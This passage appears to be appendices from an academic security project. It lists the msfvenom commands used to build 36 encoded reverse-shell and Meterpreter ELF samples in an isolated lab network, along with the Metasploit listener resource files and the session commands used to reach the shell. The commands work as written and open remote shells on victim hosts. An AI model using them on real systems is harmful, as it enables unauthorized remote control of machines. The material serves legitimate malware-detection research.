# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
iface lo inet loopback

# Interface added to support VirtualBox Internal Network
auto eth0
iface eth0 inet static
    address 192.168.1.1
    netmask 255.255.255.0
    network 192.168.1.0
    broadcast 192.168.1.255
kali@kali:~$ 
```

Fig D.3 – Network interface files in Ubuntu (left) and Kali (right) with static IP address interface.

Appendix E - Msfvenom-based Malicious ELF Files

E.1 Selected Configuration Options

The purpose of this section is to detail the Msfvenom configuration options selected to generate the malicious ELF files introduced in Section 5.3.1. In an attempt to diversify the malware samples, it should be observed that:

- While some ELF files were created by using the two encoders introduced in Section 5.3.1, others were obtained with raw payloads, i.e. without any encoding [TE18, Ch. 6].
- The *smallest* option, suggested by Teixeira *et al.* in [TE18, Ch. 6], was selected to generate the smallest possible executable.

The tables included in this section (E.1 ÷ E.6), which are arranged by payload, specify all the configuration-related details for each malicious file. Further information about the chosen payloads are reported in Section 5.3.1.

File Name	**Payload Number**	**Raw**	**Smallest Option**	**Encoder**	**Number of Iterations**
File_01.elf	1	Y	--	--	--
File_02.elf	1	Y	Y	--	--
File_03.elf	1	--	--	x86/shikata_ga_nai	0
File_04.elf	1	--	--	x86/shikata_ga_nai	10
File_05.elf	1	--	--	x64/xor_dynamic	0
File_06.elf	1	--	--	x64/xor_dynamic	10

Table E.1 – Configuration of the malware samples based on payload 1 (Y=YES).

File Name	**Payload Number**	**Raw**	**Smallest Option**	**Encoder**	**Number of Iterations**
File_07.elf	2	Y	--	--	--
File_08.elf	2	Y	Y	--	--
File_09.elf	2	--	--	x86/shikata_ga_nai	0
File_10.elf	2	--	--	x86/shikata_ga_nai	10
File_11.elf	2	--	--	x64/xor_dynamic	0
File_12.elf	2	--	--	x64/xor_dynamic	10

Table E.2 – Configuration of the malware samples based on payload 2 (Y=YES).

File Name	Payload Number	Raw	Smallest Option	Encoder	Number of Iterations
File_13.elf	3	Y	--	--	--
File_14.elf	3	Y	Y	--	--
File_15.elf	3	--	--	x86/shikata_ga_nai	0
File_16.elf	3	--	--	x86/shikata_ga_nai	10
File_17.elf	3	--	--	x64/xor_dynamic	0
File_18.elf	3	--	--	x64/xor_dynamic	10

Table E.3 – Configuration of the malware samples based on payload 3 (Y=YES).

File Name	Payload Number	Raw	Smallest Option	Encoder	Number of Iterations
File_19.elf	4	Y	--	--	--
File_20.elf	4	Y	Y	--	--
File_21.elf	4	--	--	x86/shikata_ga_nai	0
File_22.elf	4	--	--	x86/shikata_ga_nai	10
File_23.elf	4	--	--	x64/xor_dynamic	0
File_24.elf	4	--	--	x64/xor_dynamic	10

Table E.4 – Configuration of the malware samples based on payload 4 (Y=YES).

File Name	Payload Number	Raw	Smallest Option	Encoder	Number of Iterations
File_25.elf	5	Y	--	--	--
File_26.elf	5	Y	Y	--	--
File_27.elf	5	--	--	x86/shikata_ga_nai	0
File_28.elf	5	--	--	x86/shikata_ga_nai	10
File_29.elf	5	--	--	x64/xor_dynamic	0
File_30.elf	5	--	--	x64/xor_dynamic	10

Table E.5 – Configuration of the malware samples based on payload 5 (Y=YES).

File Name	Payload Number	Raw	Smallest Option	Encoder	Number of Iterations
File_31.elf	6	Y	--	--	--
File_32.elf	6	Y	Y	--	--
File_33.elf	6	--	--	x86/shikata_ga_nai	0
File_34.elf	6	--	--	x86/shikata_ga_nai	10
File_35.elf	6	--	--	x64/xor_dynamic	0
File_36.elf	6	--	--	x64/xor_dynamic	10

Table E.6 – Configuration of the malware samples based on payload 6 (Y=YES).

E.2 Commands Used to Generate Malicious ELF Files

The Msfvenom configuration options or *switches* [RA20, Ch. 6] relevant to this project are detailed in Table E.7. The other tables included in this section (E.8 ÷ E.13), which are arranged by payload, specify the used Msfvenom-based commands. It is also worth noting that:

- The ELF files created through the specified commands cannot be used until the execution permission is properly set [TE18, Ch. 6].
- Not all the generated malware samples were successfully executed. Further information about their validation is reported in Section 5.3.2.

- Payload-specific configuration parameters, such as LHOST and LPORT, also need to be passed to the Msfvenom utility [RA20, Ch. 6].

Msfvenom Switch	Explanation
-e	It allows specifying the encoder
-f	It allows specifying the format of the generated malicious file
-i	It allows specifying the number of iterations for the encoding process
-o	It allows specifying the full path of the generated malicious file
-p	It allows specifying the payload
--smallest	It forces the generation of the smallest possible payload

Table E.7 – Summary of used Msfvenom switches.

File Name	Msfvenom-based Command
File_01.elf	msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=192.168.1.1 LPORT=4444 -f elf -o /home/kali/Desktop/Target_Folder/File_01.elf
File_02.elf	msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=192.168.1.1 LPORT=4444 -f elf --smallest -o /home/kali/Desktop/Target_Folder/File_02.elf
File_03.elf	msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=192.168.1.1 LPORT=4444 -e x86/shikata_ga_nai -f elf -o /home/kali/Desktop/Target_Folder/File_03.elf
File_04.elf	msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=192.168.1.1 LPORT=4444 -e x86/shikata_ga_nai -i 10 -f elf -o /home/kali/Desktop/Target_Folder/File_04.elf
File_05.elf	msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=192.168.1.1 LPORT=4444 -e x64/xor_dynamic -f elf -o /home/kali/Desktop/Target_Folder/File_05.elf
File_06.elf	msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=192.168.1.1 LPORT=4444 -e x64/xor_dynamic -i 10 -f elf -o /home/kali/Desktop/Target_Folder/File_06.elf

Table E.8 – Msfvenom-based commands used for malware samples based on payload 1.

File Name	Msfvenom-based Command
File_07.elf	msfvenom -p linux/x64/meterpreter_reverse_http LHOST=192.168.1.1 LPORT=4444 -f elf -o /home/kali/Desktop/Target_Folder/File_07.elf
File_08.elf	msfvenom -p linux/x64/meterpreter_reverse_http LHOST=192.168.1.1 LPORT=4444 -f elf --smallest -o /home/kali/Desktop/Target_Folder/File_08.elf
File_09.elf	msfvenom -p linux/x64/meterpreter_reverse_http LHOST=192.168.1.1 LPORT=4444 -e x86/shikata_ga_nai -f elf -o /home/kali/Desktop/Target_Folder/File_09.elf
File_10.elf	msfvenom -p linux/x64/meterpreter_reverse_http LHOST=192.168.1.1 LPORT=4444 -e x86/shikata_ga_nai -i 10 -f elf -o /home/kali/Desktop/Target_Folder/File_10.elf
File_11.elf	msfvenom -p linux/x64/meterpreter_reverse_http LHOST=192.168.1.1 LPORT=4444 -e x64/xor_dynamic -f elf -o /home/kali/Desktop/Target_Folder/File_11.elf
File_12.elf	msfvenom -p linux/x64/meterpreter_reverse_http LHOST=192.168.1.1 LPORT=4444 -e x64/xor_dynamic -i 10 -f elf -o /home/kali/Desktop/Target_Folder/File_12.elf

Table E.9 – Msfvenom-based commands used for malware samples based on payload 2.

File Name	Msfvenom-based Command
File_13.elf	msfvenom -p linux/x64/meterpreter_reverse_https LHOST=192.168.1.1 LPORT=4444 -f elf -o /home/kali/Desktop/Target_Folder/File_13.elf
File_14.elf	msfvenom -p linux/x64/meterpreter_reverse_https LHOST=192.168.1.1 LPORT=4444 -f elf --smallest -o /home/kali/Desktop/Target_Folder/File_14.elf
File_15.elf	msfvenom -p linux/x64/meterpreter_reverse_https LHOST=192.168.1.1 LPORT=4444 -e x86/shikata_ga_nai -f elf -o /home/kali/Desktop/Target_Folder/File_15.elf
File_16.elf	msfvenom -p linux/x64/meterpreter_reverse_https LHOST=192.168.1.1 LPORT=4444 -e x86/shikata_ga_nai -i 10 -f elf -o /home/kali/Desktop/Target_Folder/File_16.elf
File_17.elf	msfvenom -p linux/x64/meterpreter_reverse_https LHOST=192.168.1.1 LPORT=4444 -e x64/xor_dynamic -f elf -o /home/kali/Desktop/Target_Folder/File_17.elf
File_18.elf	msfvenom -p linux/x64/meterpreter_reverse_https LHOST=192.168.1.1 LPORT=4444 -e x64/xor_dynamic -i 10 -f elf -o /home/kali/Desktop/Target_Folder/File_18.elf

Table E.10 – Msfvenom-based commands used for malware samples based on payload 3.

File Name	**Msfvenom-based Command**
File_19.elf	msfvenom -p linux/x64/meterpreter_reverse_tcp LHOST=192.168.1.1 LPORT=4444 -f elf -o /home/kali/Desktop/Target_Folder/File_19.elf
File_20.elf	msfvenom -p linux/x64/meterpreter_reverse_tcp LHOST=192.168.1.1 LPORT=4444 -f elf --smallest -o /home/kali/Desktop/Target_Folder/File_20.elf
File_21.elf	msfvenom -p linux/x64/meterpreter_reverse_tcp LHOST=192.168.1.1 LPORT=4444 -e x86/shikata_ga_nai -f elf -o /home/kali/Desktop/Target_Folder/File_21.elf
File_22.elf	msfvenom -p linux/x64/meterpreter_reverse_tcp LHOST=192.168.1.1 LPORT=4444 -e x86/shikata_ga_nai -i 10 -f elf -o /home/kali/Desktop/Target_Folder/File_22.elf
File_23.elf	msfvenom -p linux/x64/meterpreter_reverse_tcp LHOST=192.168.1.1 LPORT=4444 -e x64/xor_dynamic -f elf -o /home/kali/Desktop/Target_Folder/File_23.elf
File_24.elf	msfvenom -p linux/x64/meterpreter_reverse_tcp LHOST=192.168.1.1 LPORT=4444 -e x64/xor_dynamic -i 10 -f elf -o /home/kali/Desktop/Target_Folder/File_24.elf

Table E.11 – Msfvenom-based commands used for malware samples based on payload 4.

File Name	**Msfvenom-based Command**
File_25.elf	msfvenom -p linux/x64/shell/reverse_tcp LHOST=192.168.1.1 LPORT=4444 -f elf -o /home/kali/Desktop/Target_Folder/File_25.elf
File_26.elf	msfvenom -p linux/x64/shell/reverse_tcp LHOST=192.168.1.1 LPORT=4444 -f elf --smallest -o /home/kali/Desktop/Target_Folder/File_26.elf
File_27.elf	msfvenom -p linux/x64/shell/reverse_tcp LHOST=192.168.1.1 LPORT=4444 -e x86/shikata_ga_nai -f elf -o /home/kali/Desktop/Target_Folder/File_27.elf
File_28.elf	msfvenom -p linux/x64/shell/reverse_tcp LHOST=192.168.1.1 LPORT=4444 -e x86/shikata_ga_nai -i 10 -f elf -o /home/kali/Desktop/Target_Folder/File_28.elf
File_29.elf	msfvenom -p linux/x64/shell/reverse_tcp LHOST=192.168.1.1 LPORT=4444 -e x64/xor_dynamic -f elf -o /home/kali/Desktop/Target_Folder/File_29.elf
File_30.elf	msfvenom -p linux/x64/shell/reverse_tcp LHOST=192.168.1.1 LPORT=4444 -e x64/xor_dynamic -i 10 -f elf -o /home/kali/Desktop/Target_Folder/File_30.elf

Table E.12 – Msfvenom-based commands used for malware samples based on payload 5.

File Name	Msfvenom-based Command
File_31.elf	msfvenom -p linux/x64/shell_reverse_tcp LHOST=192.168.1.1 LPORT=4444 -f elf -o /home/kali/Desktop/Target_Folder/File_31.elf
File_32.elf	msfvenom -p linux/x64/shell_reverse_tcp LHOST=192.168.1.1 LPORT=4444 -f elf --smallest -o /home/kali/Desktop/Target_Folder/File_32.elf
File_33.elf	msfvenom -p linux/x64/shell_reverse_tcp LHOST=192.168.1.1 LPORT=4444 -e x86/shikata_ga_nai -f elf -o /home/kali/Desktop/Target_Folder/File_33.elf
File_34.elf	msfvenom -p linux/x64/shell_reverse_tcp LHOST=192.168.1.1 LPORT=4444 -e x86/shikata_ga_nai -i 10 -f elf -o /home/kali/Desktop/Target_Folder/File_34.elf
File_35.elf	msfvenom -p linux/x64/shell_reverse_tcp LHOST=192.168.1.1 LPORT=4444 -e x64/xor_dynamic -f elf -o /home/kali/Desktop/Target_Folder/File_35.elf
File_36.elf	msfvenom -p linux/x64/shell_reverse_tcp LHOST=192.168.1.1 LPORT=4444 -e x64/xor_dynamic -i 10 -f elf -o /home/kali/Desktop/Target_Folder/File_36.elf


Table E.13 – Msfvenom-based commands used for malware samples based on payload 6.

Appendix F - Metasploit Resource Files

The purpose of this section is to document the Metasploit resource files, which, as explained in Section 5.3.3, were executed to activate a listener on the attack system. Fig F.1 shows the six developed files (i.e. one per payload), while Fig F.2 provides an example of how to launch them.

It should also be observed that:

- The commands listed and explained in Table F.1 have to be run in the Metasploit console after the listener has detected the incoming connection. The attacker will be given shell access to the target system only after their execution.
- When a Meterpreter payload is used, customized commands are available in the reverse shell, as detailed in [GI17]. By contrast, with a non-Meterpreter payload, the attacker can only use standard Linux commands.
- Except for payload 6 (Section 5.3.1), the execution of the Metasploit resource file can start after the malicious file is launched on the victim machine.



```
use exploit/multi/handler
set PAYLOAD linux/x64/meterpreter/reverse_tcp
set LHOST 192.168.1.1
set LPORT 4444
exploit -j
```

```
use exploit/multi/handler
set PAYLOAD linux/x64/meterpreter_reverse_http
set LHOST 192.168.1.1
set LPORT 4444
exploit -j
```


```
use exploit/multi/handler
set PAYLOAD linux/x64/meterpreter_reverse_https
set LHOST 192.168.1.1
set LPORT 4444
exploit -j
```

```
use exploit/multi/handler
set PAYLOAD linux/x64/meterpreter_reverse_tcp
set LHOST 192.168.1.1
set LPORT 4444
exploit -j
```

```
use exploit/multi/handler
set PAYLOAD linux/x64/shell/reverse_tcp
set LHOST 192.168.1.1
set LPORT 4444
exploit -j
```

```
use exploit/multi/handler
set PAYLOAD linux/x64/shell_reverse_tcp
set LHOST 192.168.1.1
set LPORT 4444
exploit -j
```

Fig F.1 – Metasploit resource files.



```
kali@kali:~$ msfconsole -r /home/kali/Desktop/Listeners_Resource_Files/Metsploit_Resource_File_Payload_6.rc
```

Fig F.2 – Example of Metasploit resource file execution.

Metasploit Console Command	Explanation
session -i	This command allows listing the communication sessions currently available and displaying their associated numbers.
session -i <number>	This command allows selecting a specific communication session via its associated number.

Table F.1 – Commands to be run in the Metasploit console to activate a reverse shell.